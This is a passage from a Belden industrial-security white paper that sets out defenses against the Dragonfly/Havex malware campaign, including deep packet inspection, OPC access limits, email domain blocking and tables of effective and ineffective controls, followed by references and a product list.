


Figure 9: OPC Server Whitelisting Example

Protocol Whitelisting

As the sophistication of the attacks increase, so must the security defenses that are deployed. Havex showed how once malware was released on a particular trusted target, that the compromised machine could now provide any function that it had been previously authorized for (install new software, change device configuration, shutdown/reboot nodes, etc.). External network whitelisting will only block unauthorized applications (services) from entering the network. It does not provide the ability to limit the functions that each of these applications can perform.

This requires the ability to filter based not only on the transports used, but also the application content. Deployed on a network, this is commonly referred to as Deep Packet Inspection[27] (DPI), and it provides the ability to restrict specific application content from entering the network.

For example, a controls engineer may use DPI to not allow HTTP `POST` requests on a control network or to limit EtherNet/IP functions to read-only services to a critical PLC. This requires a device that can not only be installed in industrial environments, but also has application awareness of the industrial protocols used.

Such devices are typically deployed close to the device(s) they are protecting. When they are used to protect one or more industrial embedded devices, like safety PLCs, they need to be rated for the same environmental conditions as the PLC. This is often very different from the conditions required for Windows-based hosts.

The Tofino Industrial Network Security Appliance is specifically designed to provide this capability, and supports a wide range of industrial protocols. It has the ability to limit not only function codes (read-only, read-write, no programming, etc.), but also the device registers or objects accessed over the network.

The number of devices that provide this capability for OPC data access functions is limited. In this case, it is important to implement proper server security on all OPC devices. Many leading OPC applications provide the ability to restrict the functionality and extent of access to a given OPC server based on username. This could be used to provide full browse and read-write access to local users, but limit remote users to just browse and read-only capabilities. Figure 9 shows these settings for a MatrikonOPC Server.

Email Domain Blacklisting

Multiple cyber event reports acknowledge that targeted attacks initiated using spear phishing techniques are often highly successful. However, there are simple mechanisms that can be deployed at the business security perimeter that are often neglected.

The early phase of the Dragonfly campaign consisted of a targeted spear phishing[8] attack that sent malicious emails from a free email account (Gmail, Yahoo, Hotmail, MSN, etc.). Most business practices clearly restrict the use of company assets for direct work-related functions, yet few deploy security controls to enforce these policies.

In today's interconnected society, there is no reason for business communications to use these insecure channels. Overall security resiliency will improve when all addresses from these sources (not just those email addresses that are blacklisted) are blocked from entering business networks.

VPNs with DPI/Stateful Firewalls

As mentioned earlier, VPNs do an exceptional job of protecting the confidentiality, integrity and availability of communication sessions from "external" or Internet-based threats. However, their cyber protection usefulness is limited because they do not control what "enters" the VPN tunnel or the destination of traffic leaving the tunnel.

This limitation is overcome when VPNs are used in combination with:

- DPI technology to restrict the content/payload of traffic entering the VPN tunnels.
- Stateful firewalls to specify allowed IP addresses and TCP/UDP destination ports of traffic.

Conclusion – Part D

The Dragonfly malware campaign was sophisticated and its "insider" tactics made it difficult to both detect and prevent. Here are the cyber defenses that, while useful in many IT situations, would NOT have defended against this campaign:

The Defense	Why *Ineffective* Against Dragonfly
Application Whitelisting	• Variations in how AWL vendors handle authorized software updates and disabling of protection could make hosts vulnerable during upgrade processes • Lack of ICS vendors providing measures to guarantee software "authenticity" could provide a window of attack • Installation of malware in a legitimate directory used for program read/write stores could reduce effectiveness of AWL • Difficult to detect malware that executes legitimate procedure calls on authorized processes
Application Blacklisting (anti-virus or AV)	• Lack of AV signatures for detecting the malware during its peak period of activity • Standard software procedures typically suggest disabling AV during software installation, which provides a window of opportunity for infection
Restricted User Accounts	• Malware installation, registry modifications, and persistence was possible from user accounts with limited local authorization rights • Malware instability when executing with administrative level user accounts caused system instability and potential denial-of-service
Host-Based Firewalls	• Dragonfly utilized authorized services to perform unauthorized network calls, which would have been granted via approved firewall rule sets • Limited functionality of the Windows XP[20] firewall to control introduction of unauthorized network traffic
VPNs	• Many VPNs do not adequately control what enters/leaves the tunnel via authorized endpoints • VPN encryption can hide malicious software from other security and inspection controls • Useful when combined with additional technology to restrict endpoint access and prevent malware from achieving "full" visibility of the ICS network
Patch Management	• Installation of software on working systems may introduce new weaknesses • Few mechanisms in place to ensure the authenticity of ICS supplier software prior to installation

Table 7: Ineffective Defenses for Dragonfly

Despite the challenges of defending against Dragonfly, the use of up-to-date best practice policies and industrially focused security technologies can provide protection. Here are the cyber defenses that WOULD have defended against this campaign:

The Defense	Why *Effective* Against Dragonfly
Procurement Standards for ICS Components	• Specifies the use of semi-trusted "demilitarized" zone for remote access to trusted industrial networks • Stipulates the protection of vital information, like passwords, in storage and transit • Requires vendor software development lifecycle evaluation and internal coding practices in the case of open-source and third-party software • Indicates strengthening external security perimeters with firewalls and intrusion detection systems - especially when using remote access solutions
Utilization of ISA/IEC 62443 Supplier and Product Assurance Practices	• Software development, hardware and integration guidelines identify and mitigate common security weaknesses • Provides identification and utilization of solutions that possess sufficient security "capability" for the desired application
Utilization of ISA/IEC 62443 Zones and Conduits Best Practices	• Creation of security zones and restriction of unnecessary network traffic in the conduits between these zones • Limiting non-control traffic, such as OPC, to only pre-authorized zones • Preventing control traffic, such as Modbus/TCP and EtherNet/IP, from entering non-control zones • Contain harmful network traffic (such as traffic that may enter through a VPN) to a particular zone, thereby protecting the control operations • Distributed architecture of workgroup or cell-based switches with area-wide switches capable of at least access control
Network Whitelisting Using a Transparent Firewall	• Limits the traffic that is permitted on a network and the destination of any traffic originating from a particular host • Use at remote entry points to a network, such as VPNs and critical control zones • Enforces restricted ingress of traffic into critical zones from other network hosts
Protocol Whitelisting "Deep Packet Inspection"	• Filters traffic not just by protocol used, but also on the application content • Restricts specific application content from entering the network • Located near the devices they are protecting and need the same industrial hardening as those devices
VPNs with Restricted Visibility of ICS Assets	• Use of semi-trusted demilitarized zones for VPN landing into ICS • Detailed filtering of VPN egress traffic so that only non-critical assets can be remotely viewed • Combination of DPI technology with VPNs to restrict contents/payload of traffic allowed into the VPN tunnel
Email Domain Blacklisting	• Blocks email spear phishing attacks from free email accounts

Table 8: Effective Defenses for Dragonfly

Belden's Cyber Security Expert, Eric Byres

Eric Byres, CTO of Tofino Security, a Belden Brand, and a world authority on industrial cyber security made these remarks about Dragonfly:

"If Dragonfly has taught us anything, it is that when defending ICS systems from today's sophisticated attackers, the 'usual' security solutions may not be the right security solutions. Technologies and procedures like Restricted User Accounts, Patching and VPNs actually played into the attackers hands."

"Instead of deploying security policies because 'everyone does it this way' or the 'check list tells us to,' ICS security needs to be evaluated on a holistic risk basis. And in that analysis, we have to assume that the bad guys will breach our defenses at some point. Preventing breaches is desirable, but being able to detect and address a breach rapidly and effectively will prove to be a more important capability for every industrial company in the next few years."

References

1 "Summing up Stuxnet in 4 Easy Sections (plus Handy Presentation)," TofinoSecurity.com blog, March 21, 2011.

2 "Havex Hunts for ICS/SCADA Systems," F-Secure blog, June 23, 2014.

3 "Dragonfly: Cyberespionage Attacks Against Energy Suppliers," Symantec Security Response v.1.21, July 7, 2014 (v1.0 first published June 30, 2014).

4 "Dragonfly: Western Energy Companies Under Sabotage Threat," Symantec Security Response, June 30, 2014.

5 "How Dragonfly Hackers and RAT Malware Threaten ICS Security," Belden.com blog, August 13, 2014.

6 "How Stuxnet Spreads," TofinoSecurity.com white paper, February 22, 2011.

7 "Energetic Bear: more like a Crouching Yeti," Kaspersky Labs, Securelist.com blog, July 31, 2014.

8 Spear phishing is email spoofing fraud that targets organizations seeking unauthorized access to confidential data.

9 Watering hole is an attack technique used to draw multiple targets interested in specific content to one destination, such as a website.

10 Trojanized software is legitimate software that has been infected with malware.

11 "Energy companies hit by cyber attack from Russia-linked group," FT.com, June 30, 2014.

12 "Energy firms hacked by 'cyber-espionage group Dragonfly," BBC.com, July 1, 2014.

13 "The Epic Turla Operation – Solving some of the mysteries of Snake/Uroburos," Kaspersky Labs Securelist.com blog, August 7, 2014.

14 "Evolving History of Havex Module Downloader," Fortinet blog, July 9, 2014.

15 "Watering-Hole Attacks Target Energy Sector," Cisco Blogs, September 18, 2013.

16 "Talk2M Incident Report," Talk2M, January 30, 2014.

17 "January Security Incident Follow-up Report," Talk2M, July 3, 2014.

18 "eGrabit version 3.1 is now online," eWON, February 28, 2014.

19 "Analysis of the 7-Technologies IGSS Security Vulnerabilities for Industrial Control System Professionals," Tofinosecurity.com white paper, March 28, 2011.

20 "Windows XP End of Service: Practical Options for Industrial Applications," Belden white paper, May 2014.

21 "Patching Has Its Place in SCADA and ICS Security," Belden.com blog, April 8, 2013.

22 "Heartbleed in OpenSSL: Take Action Now!," Symantec Website Security Concerns blog, April 9, 2014.

23 "Cyber Security Procurement Language for Control Systems," U.S. Department of Homeland Security, September 2009.

24 "ISA/IEC 62443 Standards" Tofinosecurity.com webpage.

25 "ISA99 Committee – Work Product List," ISA.org webpage.

26 "ISASecure Program," ISAsecure.org webpage.

27 "Strategies to Mitigate Target Cyber Intrusions," Australian Government Department of Defense, February 2014.

28 "Understanding Deep Packet Inspection for SCADA Security," Belden white paper, December 2012.

Additional Information

- "ICS Focused Malware," ICS-ALERT-14-176-02A, DHS ICS-CERT, originally published June 27, 2014.
- "ICS Focused Malware," ICSA-14-178-01, DHS ICS-CERT, originally published June 30, 2014.
- "How Dragonfly Hackers and RAT Malware Threaten ICS Security," Belden.com blog, September 15, 2014.
- "Belden Research Reveals Dragonfly Malware Likely Targets Pharmaceutical Companies," Belden press release, September 15, 2014.
- "A New Era for ICS Security – Dragonfly Introduces Offense in Depth," Belden.com blog, October 22, 2014.
- "Defending Against the Dragonfly Cyber Security Attacks," Belden.com blog, December 10, 2014.

Belden Products for Defense in Depth

The following products are referenced in this white paper. Note that all products are industrially hardened with certifications for use in many industries.

This is a partial list of Belden's cyber security portfolio. For a complete list, visit www.belden.com or contact Belden.

Product Category and Name ..... **Page Where Usage is Described**

Integrated VPN/Stateful Industrial Firewall Devices

- Hirschmann Industrial Security Router 26, 28, 29

Industrial Stateful Firewalls for Network Segmentation

- Tofino Industrial Network Security Appliance 28, 29
- Hirschmann Industrial Security Router 26, 28, 29
- Hirschmann Multi-Port Firewall 26

Protocol Whitelisting/Deep Packet Inspection Firewalls

- Tofino EtherNet/IP Enforcer 26
- Tofino OPC Classic Enforcer 26
- Tofino Modbus TCP Enforcer ..... n/a

Managed Switches for Network Segmentation

- Hirschmann RSP Product Line 28
- Hirschmann MSP Product Line 28
- Hirschmann Octopus Product Line ..... n/a

Workgroup Managed Switches for Network Segmentation

- Hirschmann MACH100 Product Line 28

Disclosure

This paper has been written using only information available from public sources, including that designated as TLP:White or TLP:Green. Restricted information, including all TLP:Amber sources, has not been considered or disclosed in this paper.

VirusTotal supplied all malware used in this evaluation, with authenticity confirmed against known signatures provided by F-Secure and ICS-CERT.

About Belden

Belden Inc., a global leader in high-quality, end-to-end signal transmission solutions, delivers a comprehensive product portfolio designed to meet the mission-critical network infrastructure needs of industrial, enterprise and broadcast markets.

With innovative solutions targeted at reliable and secure transmission of rapidly growing amounts of data, audio and video needed for today's applications, Belden is at the center of the global transformation to a connected world.

Founded in 1902, the company is headquartered in St. Louis and has manufacturing capabilities in North and South America, Europe and Asia. For more information, visit us at www.belden.com; follow us on Twitter @BeldenInc.